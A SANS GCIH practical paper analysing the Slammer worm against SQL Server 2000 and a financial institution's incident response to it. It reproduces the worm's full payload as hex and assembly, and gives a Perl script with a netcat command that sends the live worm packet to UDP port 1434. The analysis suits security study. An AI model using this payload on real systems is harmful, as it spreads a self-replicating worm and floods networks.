Attack of Slammer worm

- A practical case study

GCIH practical assignment
Version 2.1

By Dongmei Huang

Abstract

This paper is written to meet the certification requirement of SANS GCIH. In the paper, I will describe the technical detail of the Slammer worm and the incident response process I participated in a medium-size financial institution in North America.

The Slammer worm exploits the buffer overflow vulnerability in Microsoft SQL service. The worm generates a damaging level of network traffic with very high speed. These traffics had cause serious latency to the Internet and even cause a country-wide Internet access interruption in Korea. The worm infected 90% of the vulnerable SQL servers in 2 hours and became the fastest worm in the history. Thanks to the coordination of the major ISP, the traffic filter they put into the routers solved the network congestion problem at the same day the worm came out.

Other than causing serious impact on the Internet, the worm affected the private leased network and caused service interruption in the financial institution I work with.

The service interruption was a result of inter-impact due to the use of shared infrastructure. It was not caused by internal infection of the Slammer worm. The financial institution was lucky that the existing security countermeasure prevent the internal networks and machines from being infected by the worm.

In the fear of internal infection, the financial institution had gone through the incident response process, identified the gaps in security policy, process, procedure and technology layer and network management layer. These gaps include:

- Lack of real time incident response capability
- Lack of patch management
- Shared infrastructure and independency
- Insecure third party connection
- Weak IP management.

These issues could possibly be common issues in medium and large size organization that faced not only challenge of technology, but also challenge of policy, process and procedures. Had all these elements are well designed, defined and enforced, the organization would have felt more confident to face the cyber threat.

After going through the whole incident response process, the financial institution will address each identified issues so that they will have better security posture to cope with the next big cyber threats.

The Exploit

Profile of the exploit

- Name of the exploit: Slammer worm
- Alias of the exploit: DDOS_SQLP1434.A (Trend)
  Sapphire (F-Secure, eEye)
  W32.SQLExp.Worm (Symantec)
  Worm.SQL.Helkern (Kaspersky)
- Vulnerability exploited: Buffer Overruns vulnerability in SQL Server 2000 Resolution Service
- CVE candidate number: CVE-CAN-2002-0649 [1].
- CERT number: CERT Advisory CA-2003-04 MS-SQL Server Worm [2].

Affected Operating System

Since SQL server 2000 and MSDE 2000 can be installed on top of almost all the Microsoft Windows operating system, almost all Windows system, from windows 95 to Windows 2000 DataCenter, are affected. [3]

SQL Server Version	Patch Levels	Operating system
SQL Server 2000 Enterprise Edition and Standard Edition	No SQL 2000 Service Pack SQL 2000 Service Pack 1 SQL 2000 Service Pack 2 without hotfix MS02-029 or cumulative patch MS02-061.	Microsoft Windows® 2000 Server, Windows 2000 Advanced Server, Windows 2000 Datacenter Server operating systems, Microsoft Windows NT® Server version 4.0 Service Pack 5 (SP5) or later, and Windows NT Server 4.0 Enterprise Edition with SP5 or later – List 1
SQL Server 2000 trial software and SQL Server 2000 Developer Edition	No SQL 2000 Service Pack SQL 2000 Service Pack 1 SQL 2000 Service Pack 2 without hotfix MS02-029 or cumulative patch MS02-061.	OS listed at list 1 as well as Windows XP Professional, Windows XP Home Edition, Windows 2000 Professional and Windows NT Workstation 4.0 with SP5 or later.

SQL Server 2000 Personal Edition[1] and SQL Server 2000 Desktop Engine (MSDE 2000)	No SQL 2000 Service Pack SQL 2000 Service Pack 1 SQL 2000 Service Pack 2 without hotfix MS02-029 or cumulative patch MS02-061.	OS listed in list 1 as well as Windows 95, Windows 98, Windows Millennium Edition (Windows Me), Windows XP Professional, Windows XP Home Edition, Windows 2000 Professional, and Windows NT Workstation 4.0 with SP5 or later

Protocols/Services/Applications

Attacked Service: SQL Server 2000 Resolution Service

Protocol: This service may listen on UDP and TCP port 1434. However, the slammer worm only attacks UDP port 1434.

Affected application:

- All version of MS SQL 2000 server including
  - SQL Server 2000 Enterprise Edition and Standard Edition
  - SQL Server 2000 Evaluation version and SQL Server 2000 Developer Edition
  - SQL Server 2000 Personal Edition
- SQL Server 2000 Desktop Engine (MSDE 2000)

Vulnerable patch levels:

While the patch level of the above affected application is in one of the following list, they are vulnerable to the slammer worm:

- Without SQL Service Pack
- Service Pack 1
- Service Pack 2 without hotfix MS02-029 or cumulative patch MS02-061.

It is worth to notice that one of the affected applications, MSDE 2000, might be installed in the system unintentionally. It might be by default installed together with other products, or intentionally or unintentionally installed from the product CD shipped with MSDE.

Applications that install MSDE or shipped with MSDE include products from Microsoft and other third party company.

Microsoft products that install MSDE fall into one of three categories [4]:

1. Products that install MSDE by default:
   - Application Center 2000 RTM, SP1, SP2
   - Encarta Class Server 1.0

    - Host Integration Server 2000
    - Microsoft Business Solutions Customer Relationship Manager
    - Microsoft Class Server 2.0
    - Operations Manager 2000 RTM, SP1
    - Retail Management System Store Operations 1.0
    - SharePoint™ Team Services 2.0 beta 1
    - Small Business Manager 6.0 , 6.2, and 7.0
    - Windows XP Embedded Tools
2. Products that require an explicit selection to install MSDE:
    - .NET Framework SDK
    - ASP.NET Web Matrix
    - BizTalk® Server 2002 Partner Edition
    - Host Integration Server 2000
    - Office XP Premium, Professional, Developer
    - Project Server 2002
    - Retail Management System headquarters 1.0
    - Small Business Server 2000
    - SQL Server 2000, Enterprise Edition, Developer Edition, Personal Edition (RTM, SP1, SP2)
    - Visio Enterprise Network Tools
    - Visual FoxPro® 7.0 and 8.0 beta
    - Visual Studio .NET 2002 Professional, Enterprise Developer, and Enterprise Architect editions
    - Visual Studio .NET 2003 Beta
    - Visual Basic .NET Standard 2002 , Visual C++ .NET Standard 2002 , Visual C# .NET Standard 2002
    - Windows Enterprise Server 2003 RC1, only if UDDI is enabled
    - Windows Server 2003 RC1, only if UDDI is enabled
3. Products with the updated version of MSDE which includes SP3, and are therefore are not affected:
    - Windows Enterprise Server 2003 RC2
    - Windows Server 2003 RC2

The complete list of third part products that install MSDE or shipped with MSDE is available at the SQLsecurity web site [5]. The products popularly used in an enterprise environment include:

- Arcserv
- Veritas Backup Exec 9.0
- BlackBerry Enterprise Server
- Compaq Insight Manager v7
- Crystal Decisions' Products (Including Crystal Report)
- McAfee ePolicy Orchestrator
- McAfee Centralized Virus Admin

- HP Openview
- ISS RealSecure, SiteProtector
- CA Unicenter TNG
- Dell OpenManage
- Trend Micro Damage Cleanup Server
- Websense Reporter

Brief Description

The SQL Slammer worm leverage the MS SQL Server resolution service buffer overflow vulnerability [6] to compromise un-patched SQL server. After being compromised, the infected SQL server will attempt to attack other SQL server by rapidly sending the same payload to a randomly generated IP addresses. The loop of generating random IP and launch the attack will run infinitely before the SQL service is shutdown or SQL server is patched.

The worm payload does not contain any additional malicious content (in the form of backdoors or Trojans etc.); however, because of the nature of the worm and the speed at which it attempts to re-infect systems, it can potentially create a denial-of-service attack against infected networks.

Variants

There is no known variant of this worm.

The Attack

Description and diagram of network

- **Diagram**

This FID logical network diagram in the next page describes a simplified high level network environment in a financial institution FID, in which the incident response process took place. The entire network consist of

- A branch network built on Frame Relay/ATM network. It does not have any independent Internet connection.
- A corporate network connecting central DataCenter, offices and third party companies. Employee access Internet through proxy pool operated in the Datacenter
- DMZ network connecting to Internet through an Internet firewall, connecting to corporate network through Gateway firewall. The DMZ servers provide Internet service such as online banking service, DNS service, FTP service etc.
- Numerous servers and workstation inside the corporate network.
- Numerous servers and workstation inside the branch network

The firewalls are all Checkpoint firewalls that can do stateful packet filtering. All firewalls use the strategy of allowing legitimate inbound service to certain server, denying all other traffics to all the servers. All firewalls blocks unsolicited inbound and outbound traffic to UDP port 1434. Internal database client and server communication across firewall is accomplished by TCP port 1433 only.

The border routers are Nortel BCN routers. The internal routers and third party connection routers include Nortel Passport series routers. Some routers have filters in place resulting from the hardening process. Most of them don't. The internal routers use OSPF protocol to propagate routing table.

Over the Frame Relay network, FID, other financial institutions and companies built their branch network and office network. These network are logically separated but physically on top of the same infrastructure.

There are around 600 Microsoft SQL server 2000 and MSDE 2000 inside the entire network. Most of them are located in the corporate network.

Internet router is managed by the organization. The corporate network and branch networks are managed by the network management vendor.

Error! No topic specified.

Protocol description

Microsoft SQL Server and MSDE

It was very important to understand various versions of SQL server when talking about which versions are vulnerable, which tool to use to verify the patch level and install patches or which patch file to download from the Microsoft web site.

SQL Server 2000 is available in several editions:

- SQL Server 2000 Enterprise Edition
- SQL Server 2000 Evaluation Edition

SQL Server 2000 Standard Edition

- SQL Server 2000 Windows® CE Edition (SQL Server CE)
- SQL Server 2000 Developer Edition
- SQL Server 2000 Personal Edition
- SQL Server 2000 Desktop Engine (MSDE)

Enterprise Edition and Standard Edition are available by purchase. Personal Edition is shipped with Enterprise or Standard Edition CDs. Evaluation Edition is a full copy of Enterprise Edition with 120 days limit.
Developer Edition includes all the functionality of Enterprise Edition but with a special development and test end-user license agreement (EULA) that prohibits production deployment.
Windows CE Edition is a compact database for developing application.

MSDE is one of the SQL server 2000 editions. It is a redistributable version of the SQL Server relational database engine. Third-party software developers can include it in their applications that use SQL Server to store data. It is made available as a set of Windows Installer merge modules that can be included in an application setup. Since many of the Microsoft product and third party product distribute MSDE, MSDE is widely installed with or even without end-user's knowledge.

SQL server resolution service

SQL Server 2000 and MSDE 2000 introduce the ability to host multiple instances of SQL Server on a single physical machine. Each instance operates for all intents and purposes as though it was a separate server. However, the multiple instances cannot all use the standard SQL Server session port (TCP 1433). While the default instance listens on TCP port 1433, named instances listen on any port assigned to them. The SQL Server Resolution Service, which operates on UDP port 1434, provides a way for clients to query for the appropriate network endpoints to use for a particular SQL Server instance [6]. The message sent by the client is usually a single byte (0x02). The response depends on the server's configuration. However, there are other messages that can be sent to this port. These messages include 0x04, 0x08 and 0x0A. Vulnerabilities can be exploited by sending these 3 kinds of messages.

There are three security vulnerabilities associated with the resolution service. The first two are related to buffer overflow, the third one is denial of service. The vulnerability exploited by the slammer worm is the stack buffer overflow vulnerability. By sending a carefully crafted packet to the Resolution Service, an attacker could cause portions of system memory (the heap in one case, the stack in the other) to be overwritten. Overwriting it with random data would likely result in the failure of the SQL Server service; overwriting it with carefully selected data could allow the attacker to run code in the security context of the SQL Server service. [6] The typical security context of the SQL service is local system.

Detail of the stack buffer overflow vulnerability
The detail of the stack buffer overflow vulnerability is described in the NGSsoftware advisory [7] as follow:

When SQL Server receives a packet on UDP port 1434 with the first byte set to 0x04, the SQL Monitor thread takes the remaining data in the packet and attempts to open a registry key using this user supplied information. For example, by sending \x04\x41\x41\x41\x41 (0x04 followed by 4 upper case 'A's) SQL Server attempts to open

HKLM\Software\Microsoft\Microsoft SQL Server\AAAA\MSSQLServer\CurrentVersion

By appending a large number of bytes to the end of this packet, whilst preparing the string for the registry key to open, a stack based buffer is overflowed and the saved return address is overwritten. This allows an attacker to gain complete control of the SQL Server process and its path of execution. By overwriting the saved return address on the stack with an address that contains a "jmp esp" or "call esp" instruction, when the vulnerable procedure returns the processor will start executing code of the attacker's choice. At no stage does the attacker need to authenticate.

How the exploit works

The Slammer worm exploits the stack buffer overflow vulnerability in a pair of function offered by the SQL Server Resolution Service. By sending a specially formatted request to UDP port 1434, the Slammer worm overflow the buffers associated with either of the functions.

The payload of Slammer worm starts with “0x04”. It utilizes the fact that when a vulnerable SQL Server receives a packet with the first byte set to 0x04 it takes what ever comes after the 0x04, plugs into a buffer and attempts to open a registry key using the buffer. Whilst preparing to open the registry key, however, the SQL server performs an unsafe string copy so that Slammer can overflow the stack-based buffer, overwrite the saved return address on the stack, and execute the code shipped with the payload.

The worm code is 376 bytes in size, which suggests that is was written and hand optimized using the Assembly language. Although the code is so compact, it can achieve the buffer overflow exploit and the infinite re-infection loop.

The worm does not write itself to the disk. It exists only as network packets and in running processes on the infected computers. In this respect Sapphire is similar to the famous CodeRed worm.

The source code of Slammer has not been published by the author. However, its binary code is embedded in every payload of the worm. Several companies have disassembled the code and provide detail analysis.

Following is the binary code of the worm that exists in the payload of every UDP packet generated by the worm. All the data below except the beginning 0x04 are the specially crafted data with which overflow the buffer of the vulnerable service.

```
                                          0401 0101 0101 B............... 96 byte
48:  0101 0101 0101 0101 0101 0101 0101 0101 ................ padding
64:  0101 0101 0101 0101 0101 0101 0101 0101 ................ data of
80:  0101 0101 0101 0101 0101 0101 0101 0101 ................  0x01
96:  0101 0101 0101 0101 0101 0101 0101 0101 ................
112: 0101 0101 0101 0101 0101 0101 0101 0101 ................
128: 0101 0101 0101 0101 0101 01dc c9b0 42eb ..............B. JMP 0x0e
144: 0e01 0101 0101 0101 70ae 4201 70ae 4290 ........p.B.p.B.
160: 9090 9090 9090 9068 dcc9 b042 b801 0101 .......h...B....PUSH 42B0c9dc
176: 0131 c9b1 1850 e2fd 3501 0101 0550Z89e5 .1...P.5....P..
192: 5168 2e64 6c6c 6865 6c33 3268 6b65 726e Qh.dllhel32hkern push_s
208: 5168 6f75 6e74 6869 636b 4368 4765 7454 QhounthickChGetT
224: 66b9 6c6c 5168 3332 2e64 6877 7332 5f66 f.llQh32.dhws2_f
240: b965 7451 6873 6f63 6b66 b974 6f51 6873 .etQhsockf.toQhs
256: 656e 64be 1810 ae42 8d45 d450 ff16 508d end....B.E.P..P. push_e
272: 45e0 508d 45f0 50ff 1650 be10 10ae 428b E.P.E.P..P....B.
288: 1e8b 033d 558b ec51 7405 be1c 10ae 42ff ...=U..Qt.....B.
304: 16ff d031 c951 5150 81f1 0301 049b 81f1 ...1.QQP........
320: 0101 0101 518d 45cc 508b 45c0 50ff 166a ....Q.E.P.E.P..j
336: 116a 026a 02ff d050 8d45 c450 8b45 c050 .j.j...P.E.P.E.P
352: ff16 89c6 09db 81f3 3c61 d9ffY8b45 b48d ........<a...E..
368: 0c40 8d14 88c1 e204 01c2 c1e2 0829 c28d .@...........)..
384: 0490 01d8 8945 b46a 108d 45b0 5031 c951 .....E.j..E.P1.Q
400: 6681 f178 0151 8d45 0350 8b45 ac50 ffd6 f..x.Q.E.P.E.P..
416: ebca ..

Z - end of exploit
      Start of preparation of re-infection
Y - end of preparation - find out the address of the library
```

```
                Start of re-infection loop
                     Including packet construction and send
```

Some company and individuals disassembled to binary code to assembly code. Following is the assembly code and excellent analysis from http://www.techie.hopto.org/sqlworm.html [8] about how the worm works

Initialization

When the vulnerable system receives this packet, the buffer overrun occurs, and the return address is overwritten. On return, the worm hits a jmp esp in sqlsort.dll which leads into its payload. It wastes no time, immediately beginning packet construction. The packet it uses will have the following form:

[Garbage][EIP][Worm]

The worm then saves the EIP to the stack (the worm body is already here):

```
        push    42B0C9DCh ; [EBP-4] Sqlsort.dll: jmp esp.
```

After this instruction, the stack appears as:

[Worm][EIP]

The worm then saves a large amount of garbage data to the stack:

```
        mov     eax, 1010101h
        xor     ecx, ecx
        mov     cl, 18h
FIXUP:
        push    eax                     ; [EBP-8 to EBP-60h]
        loop    FIXUP
        xor     eax, 5010101h
        push    eax                     ; [EBP-64h]
```

The stack now appears as:

[Worm][EIP][Garbage]

Since x86 stacks grow downward, the top of the stack is really the end of the memory region. Later, when the worm calls sendto, the API reads the stack memory 'backwards', and reconstructs the packet again:

[Garbage][EIP][Worm]

Perhaps this is better demonstrated by an example:

Sapphire Worm Stack Map

```
[Worm Body]
42 B0 C9 DC 01 01 01 01                            [EBP+58h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  [EBP+50h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  [EBP+40h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  [EBP+30h]
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  [EBP+20h]
```

```
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01  [EBP+10h]
01 01 01 01 01 01 01 01 01 01 01 01 04 00 00 00  [EBP-0]
00 00 00 00 6C 6C 64 2E 32 33 6C 65 6E 72 65 6B [EBP-10h]          ; 'kernel32.dll'
00 00 00 00 74 6E 75 6F 43 6B 63 69 54 74 65 47  [EBP-20h]; 'GetTickCount'
00 00 6C 6C 64 2E 32 33 5F 32 73 77               [EBP-2Ch]          ; 'ws2_32.dll'
00 00 74 65 6B 63 6F 73                           [EBP-34h]; 'socket'
00 00 6F 74 64 6E 65 73                           [EBP-3Ch]          ; 'sendto'
[Base address of ws2_32.dll]                      [EBP-40h];
00 00 00 00 00 00 00 00                           [EBP-48h]; sin_zero
[Pseudo-Random seed]                              [EBP-4Ch]          ; sin_addr.s_addr
9A 05 00 02                                       [EBP-50h]; sin_port, sin_family
[UDP socket descriptor]                           [EBP-54h]
```

The stack is then 'normalized' (EBP=ESP) for the exploit to continue:

```
        mov     ebp, esp        ; EBP=ESP
```

The worm begins to setup a stack frame that stores several pieces of data, namely the following strings:

- *kernel32.dll*

```
•       push    ecx                 ; [EBP-4]
•       push    6C6C642Eh           ; [EBP-8]
•       push    32336C65h           ; [EBP-0Ch]
        push    6E72656Bh           ; [EBP-10h]
```

- *GetTickCount*

```
•       push    ecx                 ; [EBP-14h]
•       push    746E756Fh           ; [EBP-18h]
•       push    436B6369h           ; [EBP-1Ch]
        push    54746547h           ; [EBP-20h]
```

- *ws2_32.dll*

```
•       mov     cx, 6C6Ch
•       push    ecx                 ; [EBP-24h]
•       push    642E3233h           ; [EBP-28h]
        push    5F327377h           ; [EBP-2Ch]
```

- *socket*

```
•       mov     cx, 7465h
•       push    ecx                 ; [EBP-30h]
        push    6B636F73h           ; [EBP-34h]
```

- *sendto*
- mov   cx, 6F74h
- push   ecx   ; [EBP-38h]

```
push   646E6573h                ; [EBP-3Ch]
```

The worm begins to locate needed procedures. It begins by locating LoadLibraryA from the Import Address Table (IAT) of the sqlsort.dll library:

```
mov    esi, 42AE1018h
```

The worm loads the ws2_32.dll library and saves the resulting handle to its stack frame for later use. It loads a string pointer into EAX, and uses it to the call to LoadLibraryA, which is represented indirectly via the ESI register:

```
lea    eax, [ebp-2Ch]
push   eax                              ; [EBP-40h]
call   dword ptr [esi]          ; Procedure exit: ESP=EBP-3Ch
push   eax                              ; [EBP-40h]
```

The worm then pushes a string pointer ('GetTickCount') from its stack frame onto the top of the stack for later use:

```
lea    eax, [ebp-20h]
push   eax                              ; [EBP-44h]
```

The worm then obtains a handle to the kernel32.dll library via the LoadLibraryA function referenced in ESI. This is done in a similar fashion to the above loading of ws2_32.dll:

```
lea    eax, [ebp-10h]
push   eax                              ; [EBP-48h]
call   dword ptr [esi]          ; Procedure exit: ESP=EBP-44h
push   eax                              ; [EBP-48h]
```

The worm then attempts to locate the entry for GetProcAddress from the same IAT it used to find LoadLibraryA earlier (sqlsort.dll):

```
mov    esi, 42AE1010h
mov    ebx, [esi]
mov    eax, [ebx]
```

The worm then attempts to 'fingerprint' the GetProcAddress API, and will fall back to the other known base address if this fails. I believe this check is to compensate for slight discrepencies between SQL Server Service Packs 1 and 2 and the original release of SQL Server 2000. They used IAT addresses that varied slightly, and this meant two different checks:

```
cmp    eax, 51EC8B55h
jz     short VALID_GP
mov    esi, 42AE101Ch
```

The worm then immediately calls GetProcAddress. The API receives its two parameters from the top of the stack. This destroys the kernel32.dll handle that the worm obtained previously:

```
VALID_GP:
            call    dword ptr [esi]              ; Procedure exit: ESP=EBP-40h
```

The worm calls GetTickCount via the return value of the GetProcAddress call. This serves as the seed for the worm's random number generator:

```
            call    eax              ; Procedure exit: ESP=EBP-40h
```

The worm adds eight bytes to its stack frame in this sequence. These are used later to store parts of an address structure:

```
            xor     ecx, ecx
            push    ecx                                  ; [EBP-44h]
            push    ecx                                  ; [EBP-48h]
```

It then saves its random number generator seed to the stack frame:

```
            push    eax                      ; [EBP-4Ch]
```

The worm generates the two permanent members of a sockaddr_in structure. ECX=9A050002, which represents the first two members of the structure:

```
struct sockaddr_in {
        short   sin_family;
        u_short sin_port;
        struct  in_addr sin_addr;
        char    sin_zero[8];
};
```

The first member is set to 2 (AF_INET), and the second is set to the network-order representation of 1434 (the port of the SQL resolution service). This 4-byte set is then saved to the stack frame:

```
            xor     ecx, 9B040103h
            xor     ecx, 1010101h
            push    ecx                                  ; [EBP-50h]
```

The worm then locates the 'socket' API call via the GetProcAddress pointer stored in the ESI register. EBP-34h stores the address of the string literal "*socket*", while EBP-40h stores the base address of the ws2_32.dll library:

```
            lea     eax, [ebp-34h]
            push    eax                                  ; [EBP-54h]
            mov     eax, [ebp-40h]
            push    eax                                  ; [EBP-58h]
            call    dword ptr [esi]              ; Procedure exit: ESP=EBP-50h
```

The worm then creates a UDP socket for use in propogation. The socket is a User Datagram Protocol socket, and the function address is pulled from the return value of GetProcAddress. The worm then saves the socket descriptor to its stack frame:

```
push   11h             ; [EBP-54h] IPPROTO_UDP - User Datagram Protocol
push   2  ; [EBP-58h] SOCK_DGRAM - Datagram socket (connectionless)
push   2  ; [EBP-5Ch] AF_INET - Internet address family
call   eax ; Procedure exit: ESP=EBP-50h
push   eax             ; [EBP-54h]
```

The worm then locates the sendto API entry point. It uses the ESI pointer to GetProcAddress for the last time, because this pointer is destroyed when the worm saves the sendto entry point to that register. It uses the string literal '*sendto*' that is stored at EBP-3Ch, and the ws2_32.dll base address it uses in the lookup of socket:

```
lea    eax, [ebp-3Ch]
push   eax                                ; [EBP-58h]
mov    eax, [ebp-40h]
push   eax                                ; [EBP-5Ch]
call   dword ptr [esi]          ; Procedure exit: ESP=EBP-54h
mov    esi, eax
```

The worm XORs the EBX register with 0xFFD9613C, before beginning its simple spreading routine. The OR instruction was most likely intended to be an XOR. However, this doesn't break worm functionality; it only modifies the worm's random address behavior slightly. This may be the reason for some hosts seeing a disproportionate number of scans:

```
or     ebx, ebx
xor    ebx, 0FFD9613Ch
```

Propagation

The worm has a simple propogation routine that simply generates 'random' IP addresses, and sends the attack packet to each system on the SQL resolution service' default port.

This portion of the routine generates a random number based on the seed stored at EBP-4Ch, and then replacing it with the value in EAX at the end of the procedure:

```
PRND:
          mov    eax, [ebp-4Ch]         ; EAX=Random seed
          lea    ecx, [eax+eax*2]       ; ECX=EAX*4
          lea    edx, [eax+ecx*4]       ; EDX=ECX*4+EAX
          shl    edx, 4                 ; EDX=EDX<<4
          add    edx, eax               ; EDX+=EAX
```

```
shl     edx, 8                    ; EDX=EDX<<8
sub      edx, eax                 ; EDX-=EAX
lea     eax, [eax+edx*4]          ; EAX+=EDX*4
add      eax, ebx                 ; EAX+=EBX
mov      [ebp-4Ch], eax                      ; Replace old seed w/ new one
```

This is the portion of code where sendto is actually called. The parameters to the function are commented in the code below. The parameter list to sendto is as follows:

```
WINSOCK_API_LINKAGE
int
WSAAPI
sendto(
   SOCKET s,
   const char FAR * buf,
   int len,
   int flags,
   const struct sockaddr FAR * to,
   int tolen
   );
```

The parameters are passed as follows: s = EBP-54h: This is the socket descriptor returned by the prior call to socket.

buf = [EBP+3]: This is the buffer that was sent to the SQL server to cause the overflow.

len = 376: This tells the function that the body of the packet is exactly 376 bytes in length.

flags = 0: This specifies that no special behavior is to be applied to the outbound UDP packet.

to = EBP-50h: This is the sockaddr_in structure mentioned earlier. The sin_addr member of the structure is set to the number returned from PRND.

tolen = 10h: This tells the function that the structure is exactly 16 bytes in length.

```
push    10h                              ; [EBP-58h] sizeof(struct sockaddr_in)
lea     eax, [ebp-50h]
push    eax                              ; [EBP-5Ch] eax=Target address
xor     ecx, ecx
push    ecx                              ; [EBP-60h] ecx=Send flags
xor     cx, 178h
push    ecx                              ; [EBP-64h] ecx=Packet length
lea     eax, [ebp+3]
```

```
push    eax                                   ; [EBP-68h] eax=Exploit address
mov     eax, [ebp-54h]
push    eax                                   ; [EBP-6Ch] eax=socket descriptor
call    esi                                   ; Procedure exit: ESP=EBP-54h
```

The worm then continues replication by jumping back into the pseudo-random number generator:

```
jmp     short PRND
```

Bugs in the worm code

There are several bugs in the worm as following:

- Because the worm does not have the facilities to prevent re-infection, systems may have several copies of the worm running simultaneously. [8]
- Slight deficiencies of random number generator made some hosts seeing a disproportionate number of scans. [9]
- The infection loop erroneously pushes data repetitively onto the stack, without performing a cleanup afterwards. The result of this bug is that, after a machine begins the propagation routine, it will crash after enough iterations of the propagation loop are performed to consume all available stack space within the SQL Server Monitor process. [10]

Run the exploit

To run the exploit, I used the following Perl script to print the binary code of the worm to stdout, and then used netcat to redirect the stdout to UDP port 1434 of a SQL server.

#<--- start of the perl script --->

```
#!/usr/bin/perl
###############
my $packet =
"\x04\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\x01\x01\x01\x01\x01\x01\x01".
"\x01\xdc\xc9\xb0\x42\xeb\x0e\x01".
"\x01\x01\x01\x01\x01\x01\x70\xae".
"\x42\x01\x70\xae\x42\x90\x90\x90".
"\x90\x90\x90\x90\x90\x68\xdc\xc9".
"\xb0\x42\xb8\x01\x01\x01\x01\x31".
```

```
"\xc9\xb1\x18\x50\xe2\xfd\x35\x01".
"\x01\x01\x05\x50\x89\xe5\x51\x68".
"\x2e\x64\x6c\x6c\x68\x65\x6c\x33".
"\x32\x68\x6b\x65\x72\x6e\x51\x68".
"\x6f\x75\x6e\x74\x68\x69\x63\x6b".
"\x43\x68\x47\x65\x74\x54\x66\xb9".
"\x6c\x6c\x51\x68\x33\x32\x2e\x64".
"\x68\x77\x73\x32\x5f\x66\xb9\x65".
"\x74\x51\x68\x73\x6f\x63\x6b\x66".
"\xb9\x74\x6f\x51\x68\x73\x65\x6e".
"\x64\xbe\x18\x10\xae\x42\x8d\x45".
"\xd4\x50\xff\x16\x50\x8d\x45\xe0".
"\x50\x8d\x45\xf0\x50\xff\x16\x50".
"\xbe\x10\x10\xae\x42\x8b\x1e\x8b".
"\x03\x3d\x55\x8b\xec\x51\x74\x05".
"\xbe\x1c\x10\xae\x42\xff\x16\xff".
"\xd0\x31\xc9\x51\x51\x50\x81\xf1".
"\x03\x01\x04\x9b\x81\xf1\x01\x01".
"\x01\x01\x51\x8d\x45\xcc\x50\x8b".
"\x45\xc0\x50\xff\x16\x6a\x11\x6a".
"\x02\x6a\x02\xff\xd0\x50\x8d\x45".
"\xc4\x50\x8b\x45\xc0\x50\xff\x16".
"\x89\xc6\x09\xdb\x81\xf3\x3c\x61".
"\xd9\xff\x8b\x45\xb4\x8d\x0c\x40".
"\x8d\x14\x88\xc1\xe2\x04\x01\xc2".
"\xc1\xe2\x08\x29\xc2\x8d\x04\x90".
"\x01\xd8\x89\x45\xb4\x6a\x10\x8d".
"\x45\xb0\x50\x31\xc9\x51\x66\x81".
"\xf1\x78\x01\x51\x8d\x45\x03\x50".
"\x8b\x45\xac\x50\xff\xd6\xeb\xca";
print $packet;
# for testing in CLOSED network environments:
# perl worm.pl | nc server 1434 -u -v -v –v

#<--- End of the perl script --->
```

In my CLOSED test network, I have a SQL 2000 SP2 server installed on Windows XP, its IP address is 10.20.30.25. To run the exploit, I typed this in command line: *perl worm.pl | nc server 1434 -u -v -v –v*

Description of the attack

In the network depicted in the "FID logical network diagram", the Slammer start its attack from the Frame Relay network.

As described earlier, FID, other financial institutions (one of them is called Fivictim) and companies built their branch network and office network over the frame relay network. These networks of various company were logically independent but physically share the same infrastructure. When traffic shaping or Quality of Service was not in place, one company might use all the bandwidth under extreme circumstance.

The Slammer worm successfully infected a vulnerable SQL server 2000 or MSDE 2000 in branch network of FIvictim. This infected machine started to re-infect other SQL 2000 server/MSDE by infinitely sending the UDP traffic to randomly generated IP addresses. While one of the random IP address existed in the FIvictim branch network, the host with that IP address was infected. Over a short time, more and more host in Fivictim branch network were infected.

As indicated in my test conducted in a closed network, even a slow machine can generate UDP traffic with the speed of 3Mbit/sec. This speed is almost twice as the T1 link speed (1.544MB/s). As this frame relay network does not have traffic control, the infected machine can send the UDP traffic as fast as they can.

While multiple infected branches pounded the core routers in the frame relay network together, the core routers were seriously overloaded. The UDP traffics sent by the infected machine used more and more bandwidth in the frame relay network. As a result, FID, which operated its branch over the same network, had less and less available bandwidth. Over time, the network congestion on the frame relay network caused the branches of FID disconnect with the datacenter in the corporate network. Thus the branch service interrupted.

The worm could not enter to FID DMZ and corporate network because it was blocked by the Internet firewall. However, the worm could have entered the corporate network if it infected SQL 2000 servers/MSDEs in a third party company that had a insecure connection with the FID corporate network. If this happened, the worm could entered the FID corporate network, it might infect most of the 600 SQL 2000 server/MSDE machines because the corporate network did not restrict internal traffics by any means.

The worm might not be able to get into the DMZ because the existing of the Gateway firewall. However, should the corporate network was infected, the network congestion in corporate network might slow or stop the DMZ server communicate with the backend servers in the datacenter. The Internet service provided in DMZ would have been interrupted.

The above section described how the worm could attack the FID network. For the purpose of experiment, I ran the exploit in my home network. Following is the diagram of my network

```
                          Cable Modem
                               X
                            External HUB
                               |
                          Netscreen-5XP Firewall (10.20.30.1)
                               |
  (10.20.30.23)Desktop        Internal HUB
        ____|_____________|_________________
               |                  |
```

(10.20.30.27)Laptop (Win2000, Sniffer, exploit code)	Victim SQL SP2 server (10.20.30.25) (Windows XP, performance monitor) Pentium II 300, 128M memory, 10Mb/s NIC.

In this small network, first I disconnect the cable modem with the External HUB, configure the "deny all outgoing traffic" policy in the firewall so that there would be no chance that the worm can escape from the test network. The Victim SQL server is a slow machine, but it can still generate 3Mbit/s traffics after infected by the worm.

I had the Perl interpreter and netcat in my laptop. I started Ethereal to listen in promiscuous mode to capture the traffic the victim SQL server would generate. I ran the perl script and pipe the packet to the UDP port 1434 of the victim machine at 10.20.30.25 with the following command:

perl worm.pl | nc server 1434 -u -v -v –v

Right after pressing the enter key to execute the command, Ethereal exited immediately with a message complaining "pacp:file has 1749248867-byte packet, bigger than maximum of 65535". This was the result of huge amount of traffics generated by the worm.

